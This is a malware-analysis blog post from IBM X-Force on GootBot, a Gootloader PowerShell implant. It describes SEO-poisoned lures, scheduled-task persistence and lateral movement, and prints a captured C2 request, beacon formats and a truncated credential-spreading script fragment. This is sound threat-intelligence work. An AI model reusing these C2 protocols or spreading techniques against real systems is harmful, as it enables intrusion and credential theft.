GootBot Gootloaders new approach to post-exploitation

By Golo Mühr, Ole Villadsen

Published: 2023-11-06 · Archived: 2026-04-05 13:08:05 UTC

Ole Villadsen

Cyber Threat Hunt Analyst

IBM Security

IBM X-Force discovered a new variant of Gootloader — the “GootBot” implant — which facilitates stealthy lateral movement and makes detection and blocking of Gootloader campaigns more difficult within enterprise environments. X-Force observed these campaigns leveraging SEO poisoning, wagering on unsuspecting victims’ search activity, which we analyze further in the blog. The Gootloader group’s introduction of their own custom bot into the late stages of their attack chain is an attempt to avoid detections when using off-the-shelf tools for C2 such as CobaltStrike or RDP. This new variant is a lightweight but effective malware allowing attackers to rapidly spread throughout the network and deploy further payloads.

Previously, Gootloader was only observed as an initial access malware, after which attackers would load tools like CobaltStrike or use RDP to spread within the network. Campaigns leveraging GootBot for lateral movement constitute a significant change in post-infection TTPs, as this custom tool enables threat actors to stay under the radar for a longer period. GootBot is downloaded as a payload after a Gootloader infection and has the capability to receive C2 tasks in the form of encrypted PowerShell scripts, which are run as jobs. Unlike Gootloader, GootBot is a lightweight obfuscated PS script, containing only a single C2 server. GootBot implants, each of which contains a different C2 server running on a hacked WordPress site, spread throughout infected enterprise domains in large numbers in hopes of reaching a domain controller. At the time of writing, GootBot has no detections listed on VirusTotal. This shift in TTPs and tooling heightens the risk of successful post-exploitation stages, such as Gootloader-linked ransomware affiliate activity.

Key findings

- The Gootloader group created a novel tool for C2 and lateral movement dubbed GootBot, which is being used in lieu of other traditional post-exploitation frameworks such as CobaltStrike.
- Currently observed campaigns leverage SEO-poisoned searches for themes such as contracts, legal forms, or other business-related documents, directing victims to compromised sites designed to look like legitimate forums where they are tricked into downloading the initial payload as an archive file.
- After an infection, large amounts of GootBot implants are disseminated throughout corporate environments with each containing a different hardcoded C2 server, making it difficult to block.
- At the time of writing, GootBot implants maintain zero AV detections on VirusTotal, enabling it to spread stealthily.

- Gootloader has served as an initial access provider and successful infections have been known to lead to ransomware.

Background


The Gootloader group, which X-Force tracks as Hive0127 (aka UNC2565), has been active since 2014 and relies on a combination of SEO poisoning and compromised WordPress sites to deliver Gootloader. Gootloader infections provide initial access for other threat actors, including ransomware affiliates, and attacks have led to follow-on payloads such as IcedID, Cobalt Strike, and SystemBC.

X-Force observed the group leveraging SEO poisoning as part of its malicious campaigns, which is a method that threat actors use to manipulate search engine results in order to drive users to compromised websites based on the notion that a search engine's first results are likely to be accurate, safe and legitimate. Hive0127 typically targets online searches for contracts, legal forms or other business-related documents; for example: "Is a closing statement the same as a grand contract?". Targets are served a compromised website modified to appear as a legitimate forum at the top of the poisoned search engine results page. Within the forum conversation, the targets are then tricked into downloading an archive file related to their initial search terms, but which actually contains Gootloader.

Analysis

Infection diagram

The following graph is an example of how Gootloader may employ GootBot to spread throughout a network. The analysis sections below detail the different stages of infection:



Initial access via Gootloader

Gootloader infections start with a user downloading an infected archive, containing a significantly obfuscated JavaScript file, which is Gootloader's first stage. Upon execution, it drops another JavaScript file in a selected subfolder under the %APPDATA% folder with an unobtrusive English filename. Gootloader does not create a new folder in %APPDATA% but rather selects one that already exists. This selection is not random but calculated based on the number of subfolders that are found in the %APPDATA% folder. It is calculated as follows:

722 – (Round down(722 / number_of_subfolders) * number_of_subfolders)

Instead of running the second stage directly, Gootloader triggers a scheduled task to run the JavaScript as well as make it persistent.

The scheduled task has the following parameters:

Name: <Random English words>

Action: wscript <short file name of 2nd stage ending with “~1.JS”>

Folder: [Subfolder in %APPDATA%]

Trigger: LogonTriggerID [At the next log on of the current user]

Once the second stage JavaScript executes, it runs a PowerShell script and the third stage, which gathers system information and uploads it to any of its 10 hardcoded C2 servers. Gootloader uses hacked WordPress sites to run their C2 servers, leading to C2 URL paths ending with “/xmlrpc.php”.

Below is an example of an HTTP request from the malware.

```
GET /xmlrpc.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Cookie:
3B47772CE3=H4sIAAAAAAAAEAJVVUXObOBD+KzDjh16uJSZ2Hbd+wiBiHIQYJHA7w8BQwzVcADFIaZs
ZfnwFNjE559L2AbB2v11J++23jh0S489wjezY1cgmYo8la75dHD5KWhQX+sdQrL7Qgl3ccV5/vLwsW
VooZb5vKKP/cGVPy8uUfq8KmqSXR2gra7btY+Bh10OmZYNIpHEb+rVJSiPhifC7rqERrbP7LGtYWCe
cFkmo1XUHCD2alHn1tZX1O7oXDp49WhXjSVH8J1W4fwKMwXbCuJvwO79OxTJSZ1dLdXF1vVDV5ftrd
Xk9G4MJFWe26T7hOa26/L1BIGhZ0uq4mZkXGRttLvWG8IA5LF6KePNjufjrLEzqza8F7xbz2dUvt0P
Q9QnwHA2CyAD4liD33XYNt6av9flwne27JDvLMdAOCyoZz8rZVbgvUyX7kbWy0eTfsqarZI/LK8ElC
/GAO7hZeIK18gZBYHhW0LF6WPW984zIVt5qgRZ3zvNLoDqrtsZtSMX33/T+naoqU0WdxUsRZdz+SdC
HWFVb2Ua6Zv+qozp+iw57gxzRmQHwojA8q5njwzXwYmTGonN1gDHycDRvZVRlfQnO0g8OAcHRsXyxQ
1q5qwn4RCJFkLRSwCewUtYaWSk6NFZKsMbdS9i2uHvEjx02u9dmpUCsrxT3c/fsBN61RbLhMLHm6Ru
LAJ34Hog0aCzmY69lAIdYpiUuZ1U8KxZzyRRCKh6lhQRpmhWS+n4uYZ7VtVCXNHsr3WTVQ15lPXqcy
QYBsKPF2OSBwMIWcqIPyVToZyTCM3m/qpnn7tcE8oR8WQ394aBLItPWPDDBk3TCJnwST+rJ3xMxO1x
/bVv6iTL34UuR71vZ03YxQcjGsWF5I70fun7geVh7lPKRhlqZAOi+3mYhycpaAH8XJ84S2xYmw3nG8
w0Ok/YkTp40XIKCuAHIwr4C40x4gzyi++TsAEbG7jmtDxFKUd23cjepDQQ1yzkfIidf7CENWs7NMNJ
fhPaTaBgBnWH0B/B8PgQwFsqAyHnp0iYIoIBgdT4VIKcn6/+G6FOBpCBnD0kh2vshzamkzpXpcV5eH
xgOW/m7qGHePKMT4R20olOWY5kldSqJ7X4CRu2JkiIHAAA=;
3B47772CE31=H4sIAAAAAAAAEAGVRwWrDMAz9leVc6GVf0JVuzaEwlm49Di9WE1PbMpKSNJCPn5yMtj
AM8pN4fpKeNyl5VxtxGF/JBNgjy1TUwU7FFi0oxNguNSZmveQcME6F9X6p2yFMBVyTRwKairO5QASt
nzGKpX4htQ6GqSitV0XPJgsdICCNT1sMiYDZZdEQag1sZb7ANkqPKJCMvYHVaioSDkDcgveP+Nux8j
+gcSw0KuqiuAAvhJc8WQWG6raMFq739LPMqO7IybgH46WtgHpXqxAvQEetGgo3ldxpd01ADmL95xe7
ZU0OeTNOiJ575YohOUDs/vH7enlQjSyg/onhS66oSUeFodFOX2+b7mGcPjxbvieSe6grJxctDlxGAY
rGr7OfyObHwzzp+t6a10e4ShlTJ+s5blKaisFFPTIDj03+hVNw79RXu1+0dDQcHAIAAA==;
3B47772CE32=H4sIAAAAAAAAEAGVQS26DMBC9illHsVJQpCq7iKYpi9BKJM0GETkwASv+yR4UInGHLn
u/nqQG2m66GY3fZ+aNS1kVz+wKKeA83ZI5ufiHAqTQQR+Unl1Xkivu0DLUdkXiVX5M0qfXY5a7u0OQ
UZh72aSPdQXF1+cHOSjkKKCaR9S4Bz/WMWkE+Oadu5YJkmFbcU0GQx80HG7Fiy8rshX67OlESl77jV
wr74m1uVOh6z6Qsiz2zF1JVjZQtQJsHyiNYFhVNIjmFC7CaBEuHn0TLZchxQ79gHSS/Glns8LfcXBg
XW78XYLlT+CuqE0+Bc3/HZD+OvvA6Js3NiDEiTsojlxV+ubI2wBnA0ySbNMHQ05Z2ynvjilWD2l/1I
lCsIoJGmtptGNnAaOVbjoDloMqwdE9dJgo0yId69qYYsdLq52+IBlIMuLEE4KX4299AxH5/2/QAQAA
;
3B47772CE33=H4sIAAAAAAAAEAF2NzW7CQAyEX8XcyIEo/KitegM2lVpBGwGix9WSGHBZ1tGu01KJh6
859MLJ843HnuHmSAmq+bU3XGH9W3uEGQWlOQeJ7KFyAb1y64S9U7GgXXSRMF174/vQO8oPx5MqszVg
In0j9M1zpkbNZ2pu93t3woBiPR/0RXGHL4vpqtT5Vs6giqz5am030YVUR2pFI6NVOTXLMpeL6Da5c+
tR3c+jE0vJthGtuIvdceiSRY+1EAfot6nL8q9bhflYz/gCRf44GYyVX830VgVPeQH98WiwI8nu7YfJ
v72kOnLivUDZHLS4CC6ddWwpdc7DWrqGGObc4B+O+KmbWwEAAA==;
3B47772CE34=H4sIAAAAAAAAEAHOOMzM3NjMyMjIzNDcDAEpobMYNAAAA
Host: <C2 Address>
Connection: Close
```

The User-Agent is consistent as well as the presumed malware ID, 3B47772CE3.


The malware expects the C2 to respond with data that contains a PowerShell script that Gootloader executes.

The third stage PowerShell script runs in an endless loop giving the actor the ability to make the C2 respond with varying PowerShell payloads.

GootBot

One of the payloads X-Force observed is GootBot, a new variant of Gootloader. It features very similar capabilities but comes in the form of a lightweight PowerShell script. Unlike the stage 3 PowerShell script, GootBot only contains a single C2 server address.

GootBot's strings are slightly obfuscated via a replacement key, as seen in the screenshot below:



Similar to Gootloader, the bot starts by sending a GET request to its C2 server, requesting PowerShell tasks. The first beacon has the following HTTP headers added by the malware:

GET /xmlrpc.php HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

Cookie: <BOT_ID>=<If user is admin: 0/1>


Pragma: no-cache

Cache-Control: no-cache, no-store

Expires: 0

As a response, GootBot expects a string consisting of a Base64-encoded payload, and the last 8 characters being the task name. It then decodes the payload and injects it into a simple scriptblock before executing it in a new background job using the “Start-Job” Cmdlet. This allows the PowerShell payload to be run asynchronously and without creating a child process, potentially resulting in less EDR detections.

The following screenshot shows the deobfuscated code running the C2 task.



By default, GootBot beacons out every 60 seconds, however, this can be changed by setting a specific string containing “asz” to the child jobs’ information attribute. The same applies to the working directory path, which can be changed with the “asx” signal string.

Once the bot receives a task from the C2, the next loop iteration will start by querying the task result, for every child job requested by the C2 server. If the job has been completed, it will return the job results. If it has not been completed yet, it will send the string “E1”, or the string “E2” if the job cannot be found. The job results are then concatenated for all requested tasks using the following format:

[!<BOT_ID>!]<job result 1>!<1>[!<BOT_ID>!]<job result 2>!<2>[!<BOT_ID>!]<job result 3>!<3>…

The resulting string is Base64 encoded and obfuscated via a modulo-based algorithm which is similar to a technique observed in previous Gootloader JavaScript samples.

This time, GootBot sends a POST request to its C2 server. If the data is larger than 100,000 chars it is split into multiple requests, formatted as follows:

POST /xmlrpc.php HTTP/1.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36

Cookie: <BOT_ID>=<If user is admin: 0/1>|<task name 1>|<task name 2>|<task name 3>|<task name 4>…

Pragma: no-cache

Cache-Control: no-cache, no-store

Expires: 0

<BOT_ID>=[sX<<random_int>><packet_seq_number>]<data>


Again, the bot expects a response containing the next task.

Lateral movement

GootBot was also designed to be spread laterally throughout the environment. Once an initial host is infected, GootBot receives a number of scripts enumerating the host as well as the domain. X-Force also observed several scripts using different techniques to spread the embedded GootBot payload to other hosts. GootBots' C2 infrastructure can quickly generate large numbers of GootBot payloads to be disseminated, each with a different C2 address to contact. These are deployed by lateral-movement scripts in an automated fashion, which may also lead to hosts being reinfected multiple times.

Lateral-movement scripts make use of WinRM in PowerShell, either via WMI or the "Invoke-Command" Cmdlet. Other examples include copying payloads via SMB and the use of WinAPI calls to SCM (Service Control Manager) in order to create remote services and scheduled tasks.

In some cases, GootBot also uses exfiltrated credentials to spread:


$hst = "
$usr ="
$pss ="
$crd =New-Ob
[environment
$hqksrw = '

